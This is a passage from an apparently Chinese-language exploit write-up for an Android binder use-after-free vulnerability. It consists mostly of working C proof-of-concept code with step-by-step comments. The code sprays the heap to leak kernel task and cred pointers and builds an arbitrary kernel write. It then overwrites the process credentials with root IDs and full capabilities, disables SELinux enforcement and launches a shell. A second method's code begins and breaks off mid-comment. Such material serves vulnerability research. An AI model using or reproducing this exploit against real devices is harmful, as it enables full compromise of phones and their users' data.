    /* iovec_array 数组的个数 */
    int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
    /* iovec_array 数组的大小，因为占位 binder_thread 结构体后需要泄露 task 指针，
     * 因此不能覆盖 task 指针，所以这里不是用 binder_thread 结构体的大小 */
    int iovec_array_size = iovec_array_count*sizeof(struct iovec);
    struct iovec* iovec_array = malloc(iovec_array_size);

    if(!iovec_array){
        printf("[ERROR] %s %d : malloc iovec_array failed!\n", __FUNCTION__,
__LINE__);
        goto err_leak_iovec;
    }
    memset(iovec_array, 0, iovec_array_size);

    /* 设置 binder 最多可以请求注册线程个数 */
    if(ioctl(binder_fd, BINDER_SET_MAX_THREADS, &max_threads)){
        printf("[ERROR] %s %d : ioctl binder_fd BINDER_SET_MAX_THREADS failed!\n",
__FUNCTION__, __LINE__);
    }
    /* 1、创建 binder_thread 结构体，epfd 与 binder_fd 建立联系 */
    if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)){
        printf("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!\n", __FUNCTION__,
__LINE__);
    }

    /*
     * 这里初始化四组数据
```

```
     * 第一组数据，作用是阻塞管道;
     * 第二组数据，作用是触发漏洞之后泄露内核数据;
     * 第三组数据，作用是阻塞管道;
     * 第四组数据，作用是在修改地址后，再次泄露内核数据
     */
    iovec_array[indx_wait].iov_base = mmap_addr;     /* wq->lock spinlock in the
low address half must be zero */
    iovec_array[indx_wait].iov_len = ONE_PAGE_SIZE;  /* wq->task_list->next */
    iovec_array[indx_wait + 1].iov_base = mmap_addr; /* wq->task_list->prev */
    iovec_array[indx_wait + 1].iov_len = ONE_PAGE_SIZE;
    iovec_array[indx_wait + 2].iov_base = mmap_addr;
    iovec_array[indx_wait + 2].iov_len = ONE_PAGE_SIZE;
    iovec_array[indx_wait + 3].iov_base = mmap_addr; /* 此地址后续会被修改为泄露
内核数据的地址 */
    iovec_array[indx_wait + 3].iov_len = ONE_PAGE_SIZE;

    /* 计算需要修改第二次泄露内核信息的读取地址与 next 指针的偏移 */
    offset = (unsigned long)&(iovec_array[indx_wait + 3].iov_base) - (unsigned
long)&(iovec_array[indx_wait].iov_len);
    //printf("    offset = 0x%x\n", offset);

    /* 此管道用来堆喷占位、泄露 task 内容 */
    if (pipe(pipefd))
        printf("[ERROR] %s %d : pipe fd failed!\n", __FUNCTION__, __LINE__);
    /* 此管道做父子进程通信，读取泄露的内容 */
    if (pipe(leakpipe))
        printf("[ERROR] %s %d : pipe leak fd failed!\n", __FUNCTION__, __LINE__);
    /* 设置管道大小为一个页 */
    if ((fcntl(pipefd[0], F_SETPIPE_SZ, PAGE_SIZE)) != PAGE_SIZE)
        printf("[ERROR] %s %d : fcntl pipefd[0] size failed!\n", __FUNCTION__,
__LINE__);
    if ((fcntl(pipefd[1], F_SETPIPE_SZ, PAGE_SIZE)) != PAGE_SIZE)
        printf("[ERROR] %s %d : fcntl pipefd[1] size failed!\n", __FUNCTION__,
__LINE__);

    fork_ret = fork();
    if (fork_ret == -1){
        printf("[ERROR] %s %d : fork child failed!\n", __FUNCTION__, __LINE__);
    }
    else if (fork_ret == 0){
        /* Child process */
        unsigned long list_next = 0;
        unsigned long list_prev = 0;
        struct leak_data leak = {0,};
```

```
        char page_buffer[ONE_PAGE_SIZE];

        memset(page_buffer, 0, sizeof(page_buffer));

        if(prctl(PR_SET_PDEATHSIG, SIGKILL)){
            printf("[ERROR] %s %d : CHILD: prctl PR_SET_PDEATHSIG failed!\n",
__FUNCTION__, __LINE__);
        }
        /* 等待父进程阻塞后调度 */
        usleep(DELAY_USEC);
        /* 4、第一次触发漏洞，会进行链表删除操作 */
        if(epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event)){
            printf("[ERROR] %s %d : CHILD: epoll_ctl EPOLL_CTL_DEL failed!\n",
__FUNCTION__, __LINE__);
        }
        /* 5、读取第一组数据，数据内容是 mmap_addr 中第一页数据，无用数据
         *    这里会将管道缓冲区读空，会唤醒父进程可以往管道写数据了 */
        if (read(pipefd[0], page_buffer, sizeof(page_buffer)) !=
sizeof(page_buffer)){
            printf("[ERROR] %s %d : CHILD: read pipefd[0] first page failed!\n",
__FUNCTION__, __LINE__);
        }
        /*7、读取第二组数据，由于管道被读空会被阻塞，等待父进程将第二组数据写入
管道
         *    当父进程写完第二组的一页数据后继续阻塞,子进程被唤醒继续读取第二组
数据
         *    数据的内容是 iovec_array[indx_wait].iov_len 对应的内核地址 k_next
往后的一页数据，
         *    从而泄露内核数据，其中包括进程的 task_struct 指针 */
        if (read(pipefd[0], page_buffer, sizeof(page_buffer)) !=
sizeof(page_buffer)){
            printf("[ERROR] %s %d : CHILD: read pipefd[0] second page failed!\n",
__FUNCTION__, __LINE__);
        }
        //hexdump_memory((unsigned char *)page_buffer,
0x100);//sizeof(page_buffer));

        /* 泄露的 next 和 prev 指针必须相等 */
        list_next = *(unsigned long *)(page_buffer);
        list_prev = *(unsigned long *)((unsigned char *)page_buffer +
sizeof(void*));
        /* 从泄露的内核数据中获取 task 指针 */
        leak.task = *(unsigned long *)(page_buffer +
dev_info->offset_binder_next_task);
```

```
        //printf(">>> CHILD: list_next = 0x%lx; list_prev = 0x%lx\n", list_next,
list_prev);
        //printf(">>> CHILD: task_struct == 0x%lx\n", leak.task);

        /* 9、修改   iovec_array[indx_wait + 3].iov_base = task_struct
         *    等待父进程写第四组数据时将 task_struct 内容写入管道中,之后子进程再
读取管道数据
         *    从而泄露 task_struct 内容 */
        if((leak.task > KERNEL_ADDR_START) && (list_next == list_prev) &&
(list_next > KERNEL_ADDR_START)){
            unsigned long extra[] = {
                /* 需要泄露的内核地址，这里是需要泄露的 task 地址 */
                leak.task,
                /* 需要泄露的数据的长度，这里固定一个页 */
                ONE_PAGE_SIZE
            };
            struct clobber_gdata gdata[] = {
                {
                    /* 要修改的地址，这里就是 iovec_array[indx_wait + 3].iov_base
对应的内核地址 */
                    .dst = list_next + offset,
                    /* 写入数据的地址 */
                    .src = (void*)&extra,
                    /* 写入数据的长度 */
                    .len = sizeof(extra),
                },
            };
            /* 调用任意写函数，成功修改返回 1 */
            ret = clobber_group_data_retry(binder_fd, epfd, gdata,
ARRAY_SIZE(gdata));
        }

        /* 10、读取第三组数据，无用数据，之后唤醒父进程继续写管道 */
        if (read(pipefd[0], page_buffer, ONE_PAGE_SIZE) != ONE_PAGE_SIZE){
            printf("[ERROR] %s %d : CHILD: read pipefd[0] third page failed!\n",
__FUNCTION__, __LINE__);
        }
        /* 12、读取第三组数据，数据内容时 task_struct */
        if (read(pipefd[0], page_buffer, sizeof(page_buffer)) !=
sizeof(page_buffer)){
            printf("[ERROR] %s %d : CHILD: read pipefd[0] thread_info failed!\n",
__FUNCTION__, __LINE__);
        }
        //hexdump_memory((unsigned char *)page_buffer, ONE_PAGE_SIZE);
```

```
        /* 解析 task_struct 数据 */
        if(ret){
            /* 这里 thread_info 没有内嵌到 task 结构体，thread_info = stack */
            if(dev_info->offset_task_stack){
                leak.thread = *(unsigned long*)(page_buffer +
dev_info->offset_task_stack);
            }
            /* 如果参数中指定 cred 偏移，则直接读取 cred 指针 */
            if(dev_info->offset_task_cred){
                leak.cred = *(unsigned long*)(page_buffer +
dev_info->offset_task_cred);
            }
            /* 如果参数中指定 sched_class 偏移，则直接读取 sched_class 指针，
             * 该指针指向全局变量 fair_sched_class，后面根据它与
selinux_enforcing 之间的偏移
             * 获取 selinux_enforcing 内核地址 */
            if(dev_info->offset_task_sched_class){
                leak.kaddr = *(unsigned long*)(page_buffer +
dev_info->offset_task_sched_class);
            }
            //printf(">>> CHILD: thread_info == 0x%lx\n", leak.thread);
            //printf(">>> CHILD: cred = 0x%lx\n", leak.cred);
            //printf(">>> CHILD: kaddr = 0x%lx\n", leak.kaddr);
            status = 1;
        }
        else{
            status = 0;
        }

        /* 通过管道将泄露的数据传递给父进程 */
        if(write(leakpipe[1], &leak, sizeof(leak)) != sizeof(leak))
            printf("[ERROR] %s %d : CHILD: write leakpipe[1] failed!\n",
__FUNCTION__, __LINE__);

        /* 通知父进程泄露信息状态 */
        if(write(leakpipe[1], &status, sizeof(status)) != sizeof(status))
            printf("[ERROR] %s %d : CHILD: write leakpipe[1] failed!\n",
__FUNCTION__, __LINE__);

        close(pipefd[0]);
        close(pipefd[1]);
        close(leakpipe[0]);
        close(leakpipe[1]);
        exit(0);
```

```
    }
    /* Parent process */
    /* 2、释放 binder_thread 结构体 */
    if(ioctl(binder_fd, BINDER_THREAD_EXIT, NULL)){
        printf("[ERROR] %s %d : PARENT: ioctl binder_fd BINDER_THREAD_EXIT
failed!\n", __FUNCTION__, __LINE__);
    }
    /* 3、堆喷，抢占刚被释放 binder_thread 所占的内存
     *    写第一组数据，由于管道大小被修改为一个页面，所以会阻塞等待读取数据
     *    总共四组数据，都是一个页大小，所以每写一组数据都会阻塞，等待读数据
     *6、子进程运行后触发漏洞，并读取第一组数据，此时管道为空可以继续往管道写数
据
     *    此时的 iovec_array 数据变化如下
     *    iovec_array[indx_wait].iov_base = 0x100010001;
     *    iovec_array[indx_wait].iov_len = k_next;//next 指针对应的内核地址
     *    // 第一组数据已经写入管道，所以没有影响
     *    // 第二组数据的 iov_base 变成 iovec_array[indx_wait].iov_len 对应的内核
地址 k_next
     *    // 此次写管道就会将 k_next 往后的一页数据写入管道,之后由于管道没有空间
而阻塞，等待子进程读取数据
     *    iovec_array[indx_wait + 1].iov_base = k_next;
     *    iovec_array[indx_wait + 1].iov_len = 0x1000;
     *    iovec_array[indx_wait + 2].iov_base = 0x100000000;
     *    iovec_array[indx_wait + 2].iov_len = 0x1000;
     *    iovec_array[indx_wait + 3].iov_base = 0x100000000;
     *    iovec_array[indx_wait + 3].iov_len = 0x1000;
     *8、子进程读取第二组数据后，管道为空，唤醒父进程继续写第三组数据，之后再次
阻塞等待子进程读取数据
     * 11、子进程读取第三组数据之后将修改 iovec_array[indx_wait + 3].iov_base =
task_struct
     *    此时的 iovec_array 数据变化如下,此时继续写管道会将 task_struct 内容写入
管道
     *    iovec_array[indx_wait + 3].iov_base = task_struct;
     *    iovec_array[indx_wait + 3].iov_len = 0x1000;
     */
    ret = writev(pipefd[1], iovec_array, iovec_array_count);
    if(ret == -1)
        printf("[ERROR] %s %d : PARENT: writev failed!\n", __FUNCTION__, __LINE__);

    /* 从子进程读取泄露的内核信息 */
    ret = read(leakpipe[0], dat, sizeof(struct leak_data));
    if(ret == -1)
        printf("[ERROR] %s %d : PARENT: read leak data failed!\n", __FUNCTION__,
__LINE__);
```

```
    /* 等待子进程退出 */
    if (wait(&status) != fork_ret)
        printf("[ERROR] %s %d : PARENT: wait child failed\n", __FUNCTION__,
__LINE__);

    /* 读取子进程发送状态 */
    if(read(leakpipe[0], &status, sizeof(status)) != sizeof(status)){
        printf("[ERROR] %s %d : PARENT: read status failed\n", __FUNCTION__,
__LINE__);
    }

    close(pipefd[0]);
    close(pipefd[1]);
    close(leakpipe[0]);
    close(leakpipe[1]);
    free(iovec_array);
err_leak_iovec:
    return status;
}


int leak_task_retry(int binder_fd, int epfd, struct leak_data* dat)
{
    int retry = 0;

    /* 失败后，重复尝试 RETRIES 次 */
    while (retry < RETRIES && !leak_task(binder_fd, epfd, dat)) {
        //printf(">>> leak_task retrying [%d]\n", retry);
        retry++;
    }

    if(retry >= RETRIES){
        printf(">>> leak_task failed\n");
    }

    return retry < RETRIES;
}

/*
 * 函数: patch_cred_selinux
 * 参数: selinux, selinux_enforcing 的内核地址; cred, cred 内核地址
 * 返回: 成功返回真，失败返回假
 * 说明: 修改 cred 和 selinux_enforcing 达到提权
```

```
 */
int patch_cred_selinux(int binder_fd, int epfd, unsigned long selinux, unsigned
long cred)
{
    int ret = 0;
    unsigned int pselinux[] = {
        0,
    };
    struct cred pcred;
    pcred.usage.counter = 0x26;
    pcred.uid = 0;
    pcred.gid = 0;
    pcred.suid = 0;
    pcred.sgid = 0;
    pcred.euid = 0;
    pcred.egid = 0;
    pcred.fsuid = 0;
    pcred.fsgid = 0;
    pcred.securebits = 0;
    pcred.cap_inheritable.cap[0] = 0xffffffff;
    pcred.cap_inheritable.cap[1] = 0xffffffff;
    pcred.cap_permitted.cap[0] = 0xffffffff;
    pcred.cap_permitted.cap[1] = 0xffffffff;
    pcred.cap_effective.cap[0] = 0xffffffff;
    pcred.cap_effective.cap[1] = 0xffffffff;
    pcred.cap_bset.cap[0] = 0xffffffff;
    pcred.cap_bset.cap[1] = 0xffffffff;
    pcred.cap_ambient.cap[0] = 0xffffffff;
    pcred.cap_ambient.cap[1] = 0xffffffff;
    struct clobber_gdata gdata[] = {
        {
            .dst = selinux,
            .src = (void*)&pselinux,
            .len = sizeof(pselinux),
        },
        {
            .dst = cred,
            .src = (void*)&pcred,
            .len = sizeof(pcred),
        },
    };

    ret = clobber_group_data_retry(binder_fd, epfd, gdata, ARRAY_SIZE(gdata));
```

```
    return ret;
}

int init(void)
{
    dev_info = (struct devinfo*)&devinfo;

    return 0;
}



int main(void)
{
    int binder_fd, epfd;
    struct leak_data data;
    unsigned long selinux_enforcing = 0;
    int step = 0;

    printf("[%d] Starting POC\n", step++);

    init();

    mmap_addr = mmap((void*)MMAP_ADDR, MMAP_SIZE, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    if (mmap_addr != (void*)MMAP_ADDR)
        printf("[ERROR] %s %d : mmap 4g aligned page failed!\n", __FUNCTION__,
__LINE__);
    memset(mmap_addr, 0, MMAP_SIZE);

    binder_fd = open("/dev/binder", O_RDONLY);
    if(-1 == binder_fd){
        printf("[ERROR] %s %d : open /dev/binder failed!\n", __FUNCTION__,
__LINE__);
        goto err;
    }

    epfd = epoll_create(1000);
    if(-1 == epfd){
        printf("[ERROR] %s %d : epoll_create failed!\n", __FUNCTION__, __LINE__);
        goto err;
    }

    /* 1、泄露 task 内容 */
    if(leak_task_retry(binder_fd, epfd, &data)){
```

```
        printf("[%d] Leak kernel data OK!\n", step++);
        printf("    task_struct = 0x%lx\n", data.task);
        printf("    thread_info = 0x%lx\n", data.thread);
        printf("    cred        = 0x%lx\n", data.cred);
        printf("    kaddr       = 0x%lx\n", data.kaddr);
    }
    else{
        printf("[%d] Leak kernel data failed!\n", step++);
        goto err;
    }

    /* 2、修改 cred 和 selinux */
    if(!patch_cred_selinux(binder_fd, epfd, data.kaddr +
dev_info->offset_selinux, data.cred)){
        printf("[%d] Patch cred and selinux failed!\n", step++);
        return -1;
    }
    printf("[%d] Patch cred and selinux OK!\n", step++);

err:
    munmap(mmap_addr, MMAP_SIZE);
    close(binder_fd);
    close(epfd);

    system("/system/bin/sh");

    //while(1);

    return 0;
}
```

2.2、利用方式二

下面 poc 代码是 binder_thread.wait 字段对应 iovec.len 的情况，关键字段 wait 的偏移值如果不是 0xa8，但是如果 wait 偏移大小与 0xa8 差值为 struct iovec 结构体大小（0x10）的倍数，那么可以直接做参数调整即可，poc 代码解析见代码注释。

```
#define _GNU_SOURCE

#include <libgen.h>

#include <time.h>

#include <stdbool.h>
```

```
#include <sys/mman.h>
#include <sys/wait.h>
#include <ctype.h>
#include <sys/uio.h>
#include <err.h>
#include <sched.h>
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/sched.h>
#include <string.h>
#include <sys/prctl.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <errno.h>



typedef unsigned int u32;


#define DELAY_USEC              500000
#define KERNEL_ADDR_START       0xffff000000000000
#define KERNEL_ADDR_END         0xfffffffffffff0000

#define USER_DS                 0x8000000000ul
#define UAF_SPINLOCK            0x10001
#define PAGE                    0x1000ul
```

```
#define ONE_PAGE_SIZE           0x1000


#define RETRIES                 10


#define CMP_MAX(x, y) ((x) > (y) ? (x) : (y))
#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))



#define BINDER_SET_MAX_THREADS  0x40046205ul
#define BINDER_THREAD_EXIT      0x40046208ul



/* 利用漏洞可泄露的内核数据 */
struct leak_data{
    unsigned long task;    // 存放泄露的 task_struct 指针
    unsigned long thread;  // 存放泄露的 thread_info 指针
    unsigned long stack;   // 存放泄露的 stack 指针
    unsigned long cred;    // 存放泄露的 cred 指针
    unsigned long kaddr;   // 存放泄露的内核全局变量地址
};

/* 利用漏洞向任意地址写任意数据时使用信息 */
struct clobber_gdata{
    unsigned long dst;  // 要修改内存的地址
    void* src;          // 存放内容的地址
    int len;            // 修改内存的长度
};

enum{
```

```
    DEVINFO_OFFSET_NO,
    DEVINFO_OFFSET_OK,
};

struct devinfo{
    int flag;
    char* devname;                  // 设备名称 /system/build.prog/
ro.product.model
    char* kernver;                  // 内存版本 /proc/version, uname -r
    int binder_thread_size;         // binder_thread 结构体大小
    int offset_binder_task;         // offsetof(binder_thread.task)
    int offset_binder_next;         //
offsetof(binder_thread.wait.task_list.next)
    int offset_binder_wait;         // offsetof(binder_thread.wait)
    int offset_binder_next_task;    // binder_thread 结构体中 next 和 task 字段之间
的偏移
    int offset_task_stack;          // offsetof(task_struct.stack)
    int offset_task_cred;           // offsetof(task_struct.cred)
    int offset_task_sched_class;    // offsetof(task_struct.sched_class)
    int offset_addr_limit;          // offsetof(thread_info.addr_limit)
    int offset_selinux;             // 全局变量 fair_sched_class 与
selinux_enforcing 之间的偏移
    int kern_copy_offset;           // 泄漏的内核地址与拷贝地址之间的偏移
    int kern_copy_size;             // 总共需要拷贝数据的大小
};

/* 利用安卓模拟器测试 */
struct devinfo devinfo[] = {
    {
```

```
        .flag = DEVINFO_OFFSET_OK,
        .devname = "Linux localhost",
        .kernver = "4.4.124+",
        .binder_thread_size = 0x1a0,
        .offset_binder_task = 0x198,
        .offset_binder_next = 0xb0,
        .offset_binder_wait = 0xa8,
        .offset_binder_next_task = 0xe8,
        .offset_task_stack = 0x8,
        .offset_task_cred = 0x940,
        .offset_task_sched_class = 0x58,
        .offset_addr_limit = 0x8,
        .offset_selinux = 0,
        .kern_copy_offset = 0,
        .kern_copy_size = 4*0x100000,//4MB
    }
};

struct devinfo *dev_info;



typedef struct {
    int counter;
} atomic_t;

typedef struct kernel_cap_struct {
    u32 cap[2];
} kernel_cap_t;
```

```
struct cred {
    atomic_t    usage;
    uid_t       uid;        /* real UID of the task */
    gid_t       gid;        /* real GID of the task */
    uid_t       suid;       /* saved UID of the task */
    gid_t       sgid;       /* saved GID of the task */
    uid_t       euid;       /* effective UID of the task */
    gid_t       egid;       /* effective GID of the task */
    uid_t       fsuid;      /* UID for VFS ops */
    gid_t       fsgid;      /* GID for VFS ops */
    unsigned    securebits; /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;  /* caps we're permitted */
    kernel_cap_t    cap_effective;  /* caps we can actually use */
    kernel_cap_t    cap_bset;   /* capability bounding set */
    kernel_cap_t    cap_ambient;    /* Ambient capability set */
    /* ... */
};



void error(char* fmt, ...)
{
    va_list ap;
    va_start(ap, fmt);
    vfprintf(stderr, fmt, ap);
    va_end(ap);
    fprintf(stderr, ": %s\n", errno ? strerror(errno) : "error");
    exit(1);
}
```

```
void hexdump_memory(void *_buf, size_t byte_count)
{
    unsigned char *buf = _buf;
    unsigned long byte_offset_start = 0;
    if (byte_count % 16)
        error( "hexdump_memory called with non-full line");
    for (unsigned long byte_offset = byte_offset_start; byte_offset <
byte_offset_start + byte_count;
         byte_offset += 16)
    {
        char line[1000];
        char *linep = line;
        linep += sprintf(linep, "%08lx  ", byte_offset);
        for (int i = 0; i < 16; i++)
        {
            linep += sprintf(linep, "%02hhx ", (unsigned char)buf[byte_offset +
i]);
        }
        linep += sprintf(linep, " |");
        for (int i = 0; i < 16; i++)
        {
            char c = buf[byte_offset + i];
            if (isalnum(c) || ispunct(c) || c == ' ')
            {
                *(linep++) = c;
            }
            else
```

```
            {
                *(linep++) = '.';
            }
        }
        linep += sprintf(linep, "|");
        puts(line);
    }
}



unsigned long iovec_size(struct iovec *iov, int n)
{
    unsigned long sum = 0;
    for (int i = 0; i < n; i++)
        sum += iov[i].iov_len;
    return sum;
}


unsigned long iovec_max_size(struct iovec *iov, int n)
{
    unsigned long m = 0;
    for (int i = 0; i < n; i++)
    {
        if (iov[i].iov_len > m)
            m = iov[i].iov_len;
    }
    return m;
}
```

```
#if 1
/*
 * 函数: clobber_group_data_corrlen
 * 参数: gdata, 指向利用漏洞修改数据的信息; count, 共有多少组信息;
 * 返回: 成功返回 1, 失败返回 0
 * 说明: 利用漏洞实现向任意地址写任意数据，可同时修改多组数据
 *       binder_thread.wait 字段对应 iovec.len 的情况
 */
int clobber_group_data_corrlen(int binder_fd, int epfd, struct clobber_gdata*
gdata, int count)
{
    int ret = 0, i, j;
    struct epoll_event event = {.events = EPOLLIN};
    int max_threads = 2;
    unsigned long test_dat = 0;
    unsigned long const test_val = 0x90ABCDEF12345678ul;

    /* 准备一块内存，大小按照 iovec_array 数组中最大数据长度 */
    int dummy_size = CMP_MAX(UAF_SPINLOCK, ONE_PAGE_SIZE);
    char *dummy_buf = malloc(dummy_size);
    if (dummy_buf == NULL){
        error("[ERROR] %s %d : malloc dummy_buf failed!", __FUNCTION__, __LINE__);
        goto err_cgdc_dummy_buf;
    }
    memset(dummy_buf, 0, dummy_size);

    /* 构造的一组数组，在漏洞触发后会覆盖 iovec_array 数组中字段 */
    int second_write_size = (4+count*2)*sizeof(unsigned long);
    unsigned long *second_write_chunk = (unsigned long
```

```
*)malloc(second_write_size);
    if(!second_write_chunk){
        error("[ERROR] %s %d : malloc iovec_array failed!", __FUNCTION__,
__LINE__);
        goto err_cgdc_write_chunk;
    }
    second_write_chunk[0] = (unsigned long)dummy_buf;
    second_write_chunk[1] = second_write_size;
    for(i = 2, j = 0; j < count; j++){
        second_write_chunk[i++] = gdata[j].dst;
        second_write_chunk[i++] = gdata[j].len;
    }
    second_write_chunk[i++] = (unsigned long)&test_dat;
    second_write_chunk[i] = sizeof(test_dat);

    /* 计算按照页对齐，需要填充的数据大小 */
    int delta = (UAF_SPINLOCK + second_write_size) % ONE_PAGE_SIZE;
    int pad_size = (delta == 0 ? 0 : ONE_PAGE_SIZE - delta);

    /* 占位 binder_thread 结构体后，wait 字段在 iovec_array 数组中的数组项 */
    int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
    /* iovec_array 数组元素的个数 */
    int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
    /* iovec_array 数组的大小，因为占位 binder_thread 结构体后需要泄露 task 指针，
     * 因此不能覆盖 task 指针，所以这里不是用 binder_thread 结构体的大小 */
    int iovec_array_size = iovec_array_count*sizeof(struct iovec);
    struct iovec* iovec_array = malloc(iovec_array_size);
    if(!iovec_array){
        error("[ERROR] %s %d : malloc iovec_array failed!", __FUNCTION__,
```

```
__LINE__);
        goto err_cgdc_iovec_array;
    }
    memset(iovec_array, 0, iovec_array_size);

    /* 初始化 iovec_array 数组
     * 第一组数据，用于填充按照页对齐数据
     * 第二组数据，漏洞触发后 len 会变为 UAF_SPINLOCK
     * 第三组数据，漏洞触发后 iovec_array[indx_wait + 1].iov_base 会变为对应的内核地址
     * 第四组数据，为了补充第二组数据的长度，在漏洞触发后会被 second_write_chunk 对应的内容覆盖
     * 第五组-倒数第二组数据，用于填充任意内核地址和长度
     * 最后一组数据，用于验证漏洞是否触发成功 */
    iovec_array[indx_wait - 1].iov_base = dummy_buf;
    iovec_array[indx_wait - 1].iov_len = pad_size;
    iovec_array[indx_wait].iov_base = dummy_buf;
    iovec_array[indx_wait].iov_len = 0;                         // spinlock: will turn to UAF_SPINLOCK
    iovec_array[indx_wait + 1].iov_base = second_write_chunk; // wq->task_list->next: will turn to task_list
    iovec_array[indx_wait + 1].iov_len = second_write_size;   // wq->task_list->prev: will turn to task_list
    iovec_array[indx_wait + 2].iov_base = dummy_buf;
    iovec_array[indx_wait + 2].iov_len = UAF_SPINLOCK;
    for(i = 3, j = 0; j < count; i++, j++){
        iovec_array[indx_wait + i].iov_base = dummy_buf;
        iovec_array[indx_wait + i].iov_len = gdata[j].len;
    }
```

```
    iovec_array[indx_wait + i].iov_base = dummy_buf;
    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
    /* 数据总长度 */
    int total_len = iovec_size(iovec_array, iovec_array_count);

    /* 设置 binder 最多可以请求注册线程个数 */
    if(ioctl(binder_fd, BINDER_SET_MAX_THREADS, &max_threads)){
        error("[ERROR] %s %d : ioctl binder_fd BINDER_SET_MAX_THREADS failed!",
__FUNCTION__, __LINE__);
    }
    /* 1、创建 binder_thread 结构体，epfd 与 binder_fd 建立联系 */
    if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)){
        error("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!", __FUNCTION__,
__LINE__);
        goto err_cgdc_epoll_add;
    }

    int pipes[2];
    if(pipe(pipes)){
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
__LINE__);
        goto err_cgdc_pipe;
    }
    /* 设置管道大小为一个页 */
    if ((fcntl(pipes[0], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
__LINE__);
    if ((fcntl(pipes[1], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
```

```
__LINE__);


    pid_t fork_ret = fork();
    if (fork_ret == -1){
        error("[ERROR] %s %d : fork child failed!", __FUNCTION__, __LINE__);
        goto err_cgdc_fork;
    }
    if (fork_ret == 0) {
        /* Child process */
        unsigned long pos = 0;
        char *wbuf = malloc(total_len);
        if (wbuf == NULL){
            error("[ERROR] %s %d : malloc wbuf failed!", __FUNCTION__, __LINE__);
            exit(0);
        }
        if(prctl(PR_SET_PDEATHSIG, SIGKILL)){
            error("[ERROR] %s %d : CHILD: prctl PR_SET_PDEATHSIG failed!",
__FUNCTION__, __LINE__);
        }
        /* 等待父进程阻塞后调度 */
        usleep(DELAY_USEC);
        /* 4、触发漏洞，会进行链表删除操作 */
        if(epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event)){
            error("[ERROR] %s %d : CHILD: epoll_ctl EPOLL_CTL_DEL failed!",
__FUNCTION__, __LINE__);
            exit(0);
        }
        /* 准备第一、二组数据 */
        memset(wbuf, 0, pad_size + UAF_SPINLOCK);
```

```
        pos = pad_size + UAF_SPINLOCK;
        /* 准备第三组数据 */
        memcpy(wbuf + pos, second_write_chunk, second_write_size);
        pos += second_write_size;
        /* 准备第四组-倒数第二组数据 */
        for(i = 0; i < count; i++){
            memcpy(wbuf + pos, gdata[i].src, gdata[i].len);
            pos += gdata[i].len;
        }
        /* 准备最后一组数据，用于验证漏洞是否触发成功 */
        memcpy(wbuf + pos, &test_val, sizeof(test_dat));
        pos += sizeof(test_dat);
        /* 5、将准备的数据写入管道 */
        if(write(pipes[1], wbuf, pos) != pos){
            error("[ERROR] %s %d : CHILD: write pipes failed!", __FUNCTION__,
__LINE__);
        }

        close(pipes[1]);
        close(pipes[0]);
        free(wbuf);

        exit(0);
    }
    /* 2、释放 binder_thread 结构体 */
    if(ioctl(binder_fd, BINDER_THREAD_EXIT, NULL)){
        error("[ERROR] %s %d : ioctl binder_fd BINDER_THREAD_EXIT failed!",
__FUNCTION__, __LINE__);
    }
```

```
    /* 3、堆喷，抢占刚被释放 binder_thread 所占的内存
     *    此时读管道，管道内容为空会阻塞，等待子进程写管道
     *    子进程运行后会触发漏洞，之后 iovec_array 内容会发生变化，如下
     *    iovec_array[indx_wait - 1].iov_base = dummy_buf;
     *    iovec_array[indx_wait - 1].iov_len = pad_size;
     *    iovec_array[indx_wait].iov_base = dummy_buf;
     *    iovec_array[indx_wait].iov_len = 10001;
     *    iovec_array[indx_wait + 1].iov_base = kp_next; //就是该对象对应内核地
址
     *    iovec_array[indx_wait + 1].iov_len = kp_next;  //这个长度之后会被修改，
所以不影响
     *    iovec_array[indx_wait + 2].iov_base = dummy_buf;
     *    iovec_array[indx_wait + 2].iov_len = UAF_SPINLOCK;
     *    for(i = 3, j = 0; j < count; i++, j++){
     *        iovec_array[indx_wait + i].iov_base = dummy_buf;
     *        iovec_array[indx_wait + i].iov_len = gdata[j].len;
     *    }
     *    iovec_array[indx_wait + i].iov_base = dummy_buf;
     *    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
     *    子进程写管道时,由于管道大小为一个页,所以会阻塞等待父进程读取管道数据，
     *    父进程读取管道数据之后会阻塞等待子进程写管道(这里读管道会阻塞是因为写
管道由于
     *    管道缓冲区不够再等待写管道    )。经过几次读写后会将第 1、2 组数据读取，
在读取第 3 组
     *    数据时，由于基址是内核地址，会将管道中的数据写道该内核地址，其实就是将
数组
     *    second_write_chunk 的内容写到 iovec_array[indx_wait + 1].iov_base 对应
的内核地址
     *    之后 iovec_array 内容会发生变化，如下
```

```
     *    iovec_array[indx_wait + 1].iov_base = dummy_buf;
     *    iovec_array[indx_wait + 1].iov_len = second_write_size;
     *    for(i = 2, j = 0; j < count; i++, j++){
     *        iovec_array[indx_wait + i].iov_base = gdata[j].dst;
     *        iovec_array[indx_wait + i].iov_len = gdata[j].len;
     *    }
     *    iovec_array[indx_wait + i].iov_base = test_dat;
     *    iovec_array[indx_wait + i].iov_len = sizeof(test_dat);
     *    读取第4组 - 最后第2组数据就是将 gdata[j].src 的内容写入 gdata[j].dst
地址
     *    实现向任意内核地址写任意值
     *    读取最后一组数据就是将 test_val 写入 test_dat 中 */
